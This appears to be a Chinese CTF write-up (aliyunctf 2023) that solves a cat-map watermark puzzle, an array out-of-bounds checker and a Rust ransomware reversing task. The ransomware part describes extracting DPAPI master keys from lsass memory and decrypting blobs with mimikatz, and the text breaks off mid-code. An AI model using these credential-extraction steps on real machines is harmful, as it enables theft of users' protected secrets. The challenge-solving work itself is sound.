
bak

两张图片xor后获得一个明显的猫脸变换的图片

串给的脚本，可以发现加密脚本根据他写的其实iterations并没有实际使用，实际上只运行了一次

可以注意到，对于水印来说，cat_map_rev实际上先对y进行了变换，后对x进行了变换。

我们用自己的样本试验了一下解密dx的结果，发现dx正确的时候，图片两边会有黑边



结合这个原理，初步测算，计算一张图片的dx变换所需时间约为35分钟。共计 $11500 \times 8 / 10$ 个dx，算下来在96核EPYC机器上跑，需要810个小时，可以接受

```
from numpy import np
from PIL import Image, ImageFile
ImageFile.LOAD_TRUNCATED_IMAGES = True

oriImg = Image.open('ori.png').convertRGB()
image = Image.open('planet.png').convertRGB()

height, width, *_ = oriImg.shape

xored = image ^ oriImg
xored = xored.any(axis=2)
```

```

def testDx(dx):

    testImg = np.zeros(oriImg.shape, dtype=np.uint8)
    for x in range(height):
        for y in range(width):
            _x, _y = x, y
            _y = (_y + dx * _x) % width
            testImg[_x, _y] = xored[x, y]

    leftMargin = 100
    rightMargin = 100 # < 1/10 of the image
    if all(not diff[:,i].any() for i in list(range(leftMargin))) and all(not
diff[:,i].any() for i in list(range(width - rightMargin, rightMargin))):
        print("Possible dx: %d" % dx)

if __name__ == '__main__':
    import sys
    args = sys.argv[1:]
    dxstart = args[0]
    dxend = args[1]
    for i in range(dxstart, dxend):
        testDx(dx)

```

```

/opt/pyenv/versions/3.10.4/lib/python3.10/site-packages/PIL/Image.py:3167: Dec
00 pixels) exceeds limit of 89478485 pixels, could be decompression bomb DOS c
warnings.warn(
Possible dx: 5809
)

```

可以计算出dx值为5809，此时拥有其中一个值我们无脑爆破最后一个dy就好了，体力活。

```

import os
import sys

import numpy as np
from PIL import Image, ImageFile
ImageFile.LOAD_TRUNCATED_IMAGES = True

def arnold_cat_map(image, key=(1, 2, 1)):
    """
    Implements Arnold's cat map transformation on an image.
    """

```

```

height, width, *_ = image.shape
offset_x, offset_y, iterations = key

new_image = np.zeros(image.shape, dtype=np.uint8)

for x in range(height):
    for y in range(width):
        _x, _y = x, y
        _y = (_y + offset_x * _x) % width
        _x = (_x + offset_y * _y) % height
        new_image[_x, _y] = image[x, y]
return new_image

def arnold_cat_map_rev(image, key=(1, 2, 1)):
    """
    Implements Arnold's cat map transformation on an image (reverse).
    """
    height, width, *_ = image.shape
    offset_x, offset_y, iterations = key

    new_image = np.zeros(image.shape, dtype=np.uint8)

    for x in range(height):
        for y in range(width):
            _x, _y = x, y
            _x = (_x - offset_y * _y) % height
            _y = (_y - offset_x * _x) % width
            new_image[_x, _y] = image[x, y]
    return new_image

def extract_watermark(original_image_path, watermarked_image_path, output_image_path,
private_key):
    """
    Extracts a text watermark from a watermarked image using the Arnold's cat map
    transformation.
    """
    # Open the original image
    original_image = np.array(Image.open(original_image_path).convert("RGB"))

    # Open the watermarked image
    watermarked_image = np.array(Image.open(watermarked_image_path).convert("RGB"))
    assert watermarked_image.shape == original_image.shape

    # Extract the watermark from the watermarked image
    original_image *= watermarked_image
    transformed_image = arnold_cat_map_rev(original_image, private_key)

```

```
transformed_image[transformed_image > 0] = 255
transformed_image = 255 - transformed_image

# Save the extracted watermark
Image.fromarray(np.uint8(transformed_image)).save(output_image_path)

def try_arnold_dy(original_image_path, watermarked_image_path, output_image_path,
arnold_dx, arnold_rd):
    original_image = np.array(Image.open(original_image_path).convert("RGB"))
    watermarked_image = np.array(Image.open(watermarked_image_path).convert("RGB"))

    height, width, *_ = original_image.shape
    for arnold_dy in range(2800, 3000):
        private_key = (arnold_dx, arnold_dy, arnold_rd)
        extracted_watermark = arnold_cat_map(original_image ^ watermarked_image,
private_key)
        extracted_watermark[extracted_watermark > 0] = 255
        extracted_watermark = 255 - extracted_watermark

        # 将尝试的结果保存为文件, 文件名包含尝试的 arnold_dy 值
        output_filename = f"{output_image_path}_arnold_dy_{arnold_dy}.png"
        Image.fromarray(np.uint8(extracted_watermark)).save(output_filename)
        print(f"Saved {output_filename} with arnold_dy = {arnold_dy}")

# 输入参数检查
if len(sys.argv) != 4:
    print("Usage: brute_force_arnold_dy.py original_image watermarked_image
output_image")
    sys.exit(1)

original_image_path = sys.argv[1]
watermarked_image_path = sys.argv[2]
output_image_path = sys.argv[3]


arnold_dx = 5809
arnold_rd = 1

try_arnold_dy(original_image_path, watermarked_image_path, output_image_path, arnold_dx,
arnold_rd)
```



最后找到最终值 5809 2901 1为最终flag

flag图



• OOBdetection

转成lark语法

```

start: def_list arr_list
def_list: (var_def ";")+
arr_list: (array_expr ";")+
var_def: "int" CNAME ("[" expr "]")+ → arr_def

```

```

    | "int" CNAME [=] NUMBER] → var_def
array_unit: CNAME [" expr "] ("[" expr "]")*
array_expr: CNAME "=" expr → var_assign_exp
    | array_unit "=" expr → arr_assign_exp
expr: expr OP expr → op_expr
    | array_unit → arr_expr
    | CNAME → var_expr
    | NUMBER → num_expr
OP: "/" | "*" | "+" | "-"
%import common.CNAME
%import common.NUMBER
%import common.WS
%ignore WS

```

```

# -*- coding: utf-8 -*-
from pwn import *
import hashlib
import string
import itertools
from tqdm import tqdm
from lark_parse import check

# 开启日志
context.log_level = 'debug'

sh = remote("47.98.209.191", 1337)

def crack():
    temp = sh.recvuntil(b"sha256(XXX +")
    temp = sh.recvline()
    target_hash = temp.split(b" = ")[1].strip()
    suffix = temp[1:15]
    print(temp, target_hash, suffix)
    target_hash = target_hash.decode('utf-8')
    suffix = suffix.decode('utf-8')
    charset = "0123456789abcdef"
    total_combinations = len(charset) ** 6
    for combination in tqdm(itertools.product(charset, repeat=6), desc="Cracking progress", total=total_combinations):
        prefix = ''.join(combination)
        test_string = prefix + suffix
        test_string_bytes = bytes.fromhex(test_string)
        test_hash = hashlib.sha256(test_string_bytes).hexdigest()

```

```

    if test_hash == target_hash:
        print("XXX = " + prefix)
        return prefix

passwd = crack()

assert passwd is not None
sh.sendline(passwd.encode())

sh.recvuntil(b"Good luck!")

while True:
    prog = sh.recvuntil(b"Your answer (safe/oob/unknown):")
    prog = prog.decode().strip()
    prog = prog.removesuffix("Your answer (safe/oob/unknown):")
    print("-----")
    print(prog)
    print("-----")
    sh.sendline(check(prog).encode())
    print(sh.recvline().strip())
    assert sh.recvline().strip() == b"Right!"

```

```

from traceback import print_exc, print_exception
from typing import Any, Dict, Literal, cast, List, Tuple
from lark import Lark, Token, Tree

class OOBException(Exception):
    pass

class GrammarError(Exception):
    pass

class Variable:
    value: Literal["UNKNOWN"] | int = "UNKNOWN"

    def __init__(self, value: Literal["UNKNOWN"] | int = "UNKNOWN"):
        self.value = value

    def __str__(self) → str:
        return "Variable(value=" + str(self.value) + ")"

    def __repr__(self) → str:
        return self.__str__()

    def __add__(self, other: "Variable"):

```

```

    if self.value == "UNKNOWN" or other.value == "UNKNOWN":
        return Variable()
    return Variable(self.value + other.value)

def __sub__(self, other: "Variable"):
    if self.value == "UNKNOWN" or other.value == "UNKNOWN":
        return Variable()
    return Variable(self.value - other.value)

def __mul__(self, other: "Variable"):
    if self.value == "UNKNOWN" or other.value == "UNKNOWN":
        return Variable()
    return Variable(self.value * other.value)

def __truediv__(self, other: "Variable"):
    if self.value == "UNKNOWN" or other.value == "UNKNOWN":
        return Variable()
    return Variable(round(self.value / other.value))

def __eq__(self, __value: "Variable") → bool:
    return self.value == __value.value

def __hash__(self) → int:
    return hash(self.value)

class ArrayVariable:
    dims: List[Variable]
    value: Dict[Tuple[Variable, ...], Variable]

    def __init__(self, dims: List[Variable]):
        self.dims = dims
        self.value = {}

    def __str__(self) → str:
        return f"ArrayVariable(dims={self.dims}, value={self.value})"

    def __repr__(self) → str:
        return self.__str__()

    def __check_key__(self, key: List[Variable]) → None:
        if len(key) ≠ len(self.dims):
            raise GrammarError("Invalid array access")
        for i, dim_i in zip(key, self.dims):
            if i.value == "UNKNOWN":
                raise OOBException(
                    f"Array index unknown oob, Array: {self}, Index: {key}")
            elif dim_i.value == "UNKNOWN":
```

```

        raise OOBException(
            f"Array dim unknown oob, Array: {self}, Index: {key}")
    elif i.value ≥ dim_i.value or i.value < 0:
        raise OOBException(
            f"Array index oob, Array: {self}, Index: {key}")

def __getitem__(self, key: List[Variable]) → Variable:
    self.__check_key__(key)
    return self.value.get(tuple(key), Variable())

def __setitem__(self, key: List[Variable], value: Variable) → None:
    self.__check_key__(key)
    self.value[tuple(key)] = value

with open("lang.lark") as f:
    parser = Lark(f.read())


def op(op: str, v1: Variable, v2: Variable):
    if op == "+":
        return v1 + v2
    elif op == "-":
        return v1 - v2
    elif op == "*":
        return v1 * v2
    elif op == "/":
        return v1 / v2
    else:
        raise ValueError("Invalid operator")



class Program:
    vars: Dict[str, Variable] = {}
    array_vars: Dict[str, ArrayVariable] = {}

    def __init__(self, text: str) → None:
        root = parser.parse(text)
        def_list = cast(Tree[Token], root.children[0])

        for def_ in def_list.children:
            def_ = cast(Tree[Token], def_)
            name = cast(Token, def_.children[0]).value
            if def_.data == "var_def":
                var = Variable()
                self.vars[name] = var
                if def_.children[1]:
                    var.value = int(cast(Token, def_.children[1]).value)
            else:
                dims = [self.parse_expr(cast(Tree[Token], i))]
```

```

        for i in def_.children[1:]]
    self.array_vars[name] = ArrayVariable(dims)

self.program = cast(Tree[Token], root.children[1])

def parse_expr(self, expr: Tree[Token]) → Variable:
    if expr.data == "num_expr":
        return Variable(int(cast(Token, expr.children[0]).value))
    elif expr.data == "op_expr":
        return op(
            cast(Token, expr.children[1]).value,
            self.parse_expr(cast(Tree[Token], expr.children[0])),
            self.parse_expr(cast(Tree[Token], expr.children[2])))
    )
    elif expr.data == "var_expr":
        return self.vars[cast(Token, expr.children[0]).value]
    elif expr.data == "arr_expr":
        expr = cast(Tree[Token], expr.children[0])
        name = cast(Token, expr.children[0]).value
        key = [self.parse_expr(cast(Tree[Token], i))
               for i in expr.children[1:]]
        return self.array_vars[name][key]
    else:
        raise ValueError("Invalid expression " + str(expr))

def run(self):
    for expr in self.program.children:
        expr = cast(Tree[Token], expr)
        if expr.data == "var_assign_exp":
            name = cast(Token, expr.children[0]).value
            var = self.parse_expr(cast(Tree[Token], expr.children[1]))
            self.vars[name] = var
        else:
            arr = cast(Tree[Token], expr.children[0])
            name = cast(Token, arr.children[0]).value
            key = [self.parse_expr(cast(Tree[Token], i))
                   for i in arr.children[1:]]
            var = self.parse_expr(cast(Tree[Token], expr.children[1]))
            self.array_vars[name][key] = var

def check(prog: str):
    try:
        p = Program(prog)
        p.run()
        return "safe"
    except OOBException:
        return "oob"

```

```
except Exception as e:  
    print_exception(e)  
    return "unknown"  
  
test = """  
int n = 964;  
int a[n];  
int b[n];  
  
a[ 732 ] = 530;  
b[a[ 732 ]] = 229;  
"""  
  
if __name__ == "__main__":  
    prog = Program(test)  
    prog.run()
```

REVERSE

• 乐索软件

核心加密逻辑的入口是这个

```
let header = cipher::encrypt_stream(key, &mut fin, &mut fout)?;  
let victim_key = Arc::new(key_mgmt::ensure_key()?);
```

用到了这些库：dryoc、cipher

1400318B0是key生成

14002AFE0是这个：<https://github.com/brndnmthws/dryoc/blob/main/src/kdf.rs#L133>

140021D40是crypto_generichash Blake2b

140016EF0 是crypto_kdf_derive_from_key

逆向密钥生成

140032DF0是cipher::encrypt_stream

key_mgmt::ensure_key看起来是读了MachineGuid，然后CryptProtectData，然后存到了

HKEY_CURRENT_USER\Control Panel\Desktop\WallpaperImageCache里面,

原始密钥 MachineGuid + 32 byte的随机串

(misty) 怎么生成的不用管, 重点是需要逆向1400318B0, WallpaperImageCache的内容需要走这个函数derive

happyropeware.txt.i64

key : random32

mac: machine guid

nonce: kdf

重点逆了一下derive那片, 后面结合调一下就行了

happyropeware.txt.i64

尝试还原key derive流程

```
use dryoc::classic::crypto_box::{crypto_box_beforenm, crypto_box_easy,
crypto_box_keypair, crypto_box_seal_open, crypto_box_seed_keypair, Nonce, PublicKey,
SecretKey};
use dryoc::classic::crypto_generichash::{crypto_generichash, crypto_generichash_final,
crypto_generichash_init, crypto_generichash_update};
use dryoc::constants::CRYPTO_BOX_NONCEBYTES;
use dryoc::kdf::StackKdf;
use dryoc::types::{NewByteArray, StackByteArray};
use dryoc::keypair::KeyPair;

const RPK:SecretKey = [0xA2u8, 0x71, 0x17, 0xAF, 0xB3, 0xE4, 0x5F, 0xB0, 0x21, 0xF3,
0x05, 0xE8, 0x90, 0x71, 0xA6, 0x0E, 0x93, 0x31, 0xB6, 0x3A,
0xDE, 0xB1, 0xB0, 0x57, 0x32, 0xDD, 0x07, 0x4E, 0xE1, 0x44,
0x66, 0x62];

fn crypto_box_seal_nonce(nonce: &mut Nonce, epk: &PublicKey, rpk: &SecretKey) {
    let mut state = crypto_generichash_init(None,
CRYPTO_BOX_NONCEBYTES).expect("state");
    crypto_generichash_update(&mut state, epk);
    crypto_generichash_update(&mut state, rpk);
    crypto_generichash_final(state, nonce).expect("hash error");
}

fn main() {
    let main_key_v = vec![
[0x51, 0xF3, 0xE1, 0x4A, 0xC1, 0x54, 0x01, 0x9F, 0xBD, 0xDE, 0x1C, 0x62, 0x17, 0xE1, 0xC6, 0x28, 0x9E, 0x
1C, 0x72, 0x6C, 0x6B, 0x2A, 0xF9, 0x2A, 0x77, 0x39, 0x57, 0x38, 0x66, 0xDB, 0x85, 0x2F]; // random 32
    let main_key = StackByteArray::try_from(main_key_v.as_slice()).unwrap();
    let kdf = StackKdf::from_parts(main_key.clone(), StackByteArray::from([0u8;8]));
}
```

```

let sub_key_1 = kdf.derive_subkey_to_vec(1).unwrap();
println!("{:02X?}", sub_key_1);
let sub_key_2 = kdf.derive_subkey_to_vec(2).unwrap();
println!("{:02X?}", sub_key_2);

let (p,s) = crypto_box_seed_keypair(sub_key_2.as_slice());
println!("{:02X?}", p.to_vec());
println!("{:02X?}", s.to_vec());
let mut nonce = Nonce::new_byte_array();
crypto_box_seal_nonce(&mut nonce,&p,&RPK);
println!("nonce: {:02X?}", nonce.to_vec());

let mut ciphertext = vec![0u8;48];
crypto_box_easy(&mut ciphertext,main_key_v.as_slice(),&nonce,&RPK,&s).unwrap();
println!("ciphertext: {:02X?}", ciphertext);
println!("ciphertext.len(): 0x{:02X?}", ciphertext.len());

let mut output = vec![0u8;16];
// machine guid
let mut input = vec![
[0xEAu8, 0xC7, 0x1D, 0xA4, 0x81, 0x1D, 0x4B, 0x96, 0xB2, 0xCA, 0x9D, 0xEC, 0x1E, 0xC6, 0x00, 0x00, 0x73];
crypto_generichash(&mut output,&input,Some(&sub_key_1)).unwrap();
println!("output: {:02X?}", output);
println!("output: 0x{:02X?}", output.len());

let keypair = KeyPair::<PublicKey, StackByteArray<32>>::from_secret_key(main_key);
println!("keypair.public_key: {:02X?}", keypair.public_key.to_vec());

// keypair.public_key 0-16
// keypair.public_key 16-32
// random 0-16
// random 16-32
// guid
// output

// p 0-32
// ciphertext 0-48

// 140032DF0
let (p,s) = crypto_box_keypair();
// 140032E74
let k = crypto_box_beforenm(&keypair.public_key,&s);
println!("{:02X?}", k);

let mut nonce = Nonce::new_byte_array();

```

```

// 140032E9C
crypto_box_seal_nonce(&mut nonce, &p, &keypair.public_key);
println!("nonce: {:02X?}", nonce.to_vec());
}

```

测试机的数据：

```

eac71da4-811d-4b96-b2ca-9dec1ec60073
EMtSdCKqpGEtoDVb3uF8yw
28JBCd6raHW5eNccRZBNbQdYP3Do3HTHdzoQgohymqFmB6Dsp6AWXD11HenYpkx4WgHWYsqyy69Kzrh7jtmW3G6V
8s2hZCoxhStGvRLZza5H2b

db c2 41 09 de ab 68 75 b9 78 d7 1c 45 90 4d 6d 07 58 3f 70 e8 dc 74 c7 77 3a 10 82 88
72 9a a1 66 07 a0 ec a7 a0 16 5c 3d 75 1d e9 d8 a6 4c 78 5a 01 d6 62 ca b2 cb af 4a ce
b8 7b 8e d9 96 dc 6e 95 f2 cd a1 64 2a 31 85 2b 46 bd 12 d9 cd ae 47 d9

000001FF71614440 EA C7 1D A4 81 1D 4B 96 B2 CA 9D EC 1E C6 00 73 êÇ.¤..K.²Ê.ì.Æ.s
000001FF71614450 51 F3 E1 4A C1 54 01 9F BD DE 1C 62 17 E1 C6 28 QóáJÁT..½þ.b.áÆ(
000001FF71614460 9E 1C 72 6C 6B 2A F9 2A 77 39 57 38 66 DB 85 2F ..rlk*ù*w9W8fÛ./

```

derive的结果是

1. blake2b hash的GUID
2. 原始GUID
3. 一个Nonce String (最后的一大串Base64)
 - crypto_secretbox_easy做一次加密
4. 新生成的SecretKey

推导并解密DPAPI User Master Key

内存里用master key guid找到lsass储存的Key。

然后结合mimikatz代码推导LsaUnprotect所需的Lsa内部key kAes和k3Des。

用k3Des解密即可。

Victim的解密数据：

```

master key:
3cae8cf4908eef477f50b22cd7d11cd84c4c4c0290b7d0fe07ce2114b541d195e5f3a24a509dff21e9496e
7ec1d8e2e84942990e5971130141f93e4226bb5a

```

```

mimikatz # dpapi::blob
/in:D:\\\\Workspaces\\\\CTFWorkspace\\\\aliyunctf2023\\\\happyropeware_attachment\\\\happyropeware
\\\\victim_enc.txt
/masterkey:3cae8cf8c4908eef477f50b22cd7d11cd84c4c4c0290b7d0fe07ce2114b541d195e5f3a24a509
dff21e9496e7ec1d8e2e84942990e5971130141f93e4226bb5a
**BLOB**
dwVersion      : 00000001 - 1
guidProvider    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey   : {c316fe74-6148-442b-b9fd-ac64b2d63547}
dwFlags         : 00000000 - 0 ()
dwDescriptionLen : 00000002 - 2
szDescription   :
algCrypt        : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen   : 00000100 - 256
dwSaltLen       : 00000020 - 32
pbSalt          : d14c05f8cd0c8e210d0e381d6f051a60235b938488c5c3ced3e211420d71e373
dwHmacKeyLen    : 00000000 - 0
pbHmacKey       :
algHash          : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen    : 00000200 - 512
dwHmac2KeyLen   : 00000020 - 32
pbHmac2Key      : 4eab19fd4f710fcc85cf069873faa9937a269d4d1f1c6d1f5bb16f54484df693
dwDataLen        : 00000040 - 64
pbData          :
e1537eb26843a7ec8d074d7da02eeb2fd832af71a3a4f5d3889a6705b8024d11170bca2cbfa6f8be98cd1b61
c0386c401523308f0389cdb48a48e51f95df3334
dwSignLen        : 00000040 - 64
pbSign          :
f1e584032b40f5ff1f85117fc71b2d4e3e4de14ad45ab3a181113d534802beaa1b892f9953f3988dfd80aa6a
afffb4b55297778717ece422134a0f92b4bb7af68

* masterkey      :
3cae8cf8c4908eef477f50b22cd7d11cd84c4c4c0290b7d0fe07ce2114b541d195e5f3a24a509dff21e9496e
7ec1d8e2e84942990e5971130141f93e4226bb5a
description :
data: 07 a9 a2 bc 7b 6a 41 d3 b5 39 45 27 a3 6f bf 3e bd 78 95 1e b4 4e 5b f8 08 8c 72
2c 96 bd 7e 4c 8d 49 4c 3e 71 58 8b d5 f6 0a fd f4 51 1b 15 a7

Your victim identifier is:
07a9a2bc-7b6a-41d3-b539-4527a36fbf3e
Y7HeC6UnncKR9sKZfquKbu
27P4Ncyf799HtYGMBEru7jsNSC6bgfASE9Su1jk3cS9e54KoUzjwnjUUcrqME8TTC1kdW9ju7DU59hxFfojRwk8K
urXstvfVxXK5JpHmoZtuwT

```


逆向解密部分，解出flag

Flag:

aliyunctf{lhopeTheRustReversingPartI
sNotHorribleExperienceForYou←

←

Check flag.jpg for the second part. ←



```
use std::fs;

use dryoc::classic::crypto_box::{crypto_box_beforenm, crypto_box_easy,
crypto_box_keypair, crypto_box_seal_open, crypto_box_seed_keypair, Nonce, PublicKey,
SecretKey, crypto_box_open_detached};
use dryoc::classic::crypto_generichash::{crypto_generichash, crypto_generichash_final,
crypto_generichash_init, crypto_generichash_update};
```

```

use dryoc::classic::crypto_secretbox::crypto_secretbox_easy;
use dryoc::constants::CRYPTO_BOX_NONCEBYTES;
use dryoc::kdf::{StackKdf, Context};
use dryoc::types::{NewByteArray, StackByteArray, ByteArray};
use dryoc::keypair::KeyPair;

const SERVER_PUB_KEY: SecretKey = [0xA2u8, 0x71, 0x17, 0xAF, 0xB3, 0xE4, 0x5F, 0xB0,
0x21, 0xF3,
    0x05, 0xE8, 0x90, 0x71, 0xA6, 0x0E, 0x93, 0x31, 0xB6, 0x3A,
    0xDE, 0xB1, 0xB0, 0x57, 0x32, 0xDD, 0x07, 0x4E, 0xE1, 0x44,
    0x66, 0x62];

fn crypto_box_seal_nonce(nonce: &mut Nonce, epk: &PublicKey, rpk: &SecretKey) {
    let mut state = crypto_generichash_init(None,
CRYPTO_BOX_NONCEBYTES).expect("state");
    crypto_generichash_update(&mut state, epk);
    crypto_generichash_update(&mut state, rpk);
    crypto_generichash_final(state, nonce).expect("hash error");
}

fn main() {
    let userMasterKey_v = vec![0xBD, 0x78, 0x95, 0x1E, 0xB4, 0x4E, 0x5B, 0xF8, 0x08,
0x8C, 0x72, 0x2C, 0x96, 0xBD, 0x7E, 0x4C, 0x8D, 0x49, 0x4C, 0x3E, 0x71, 0x58, 0x8B,
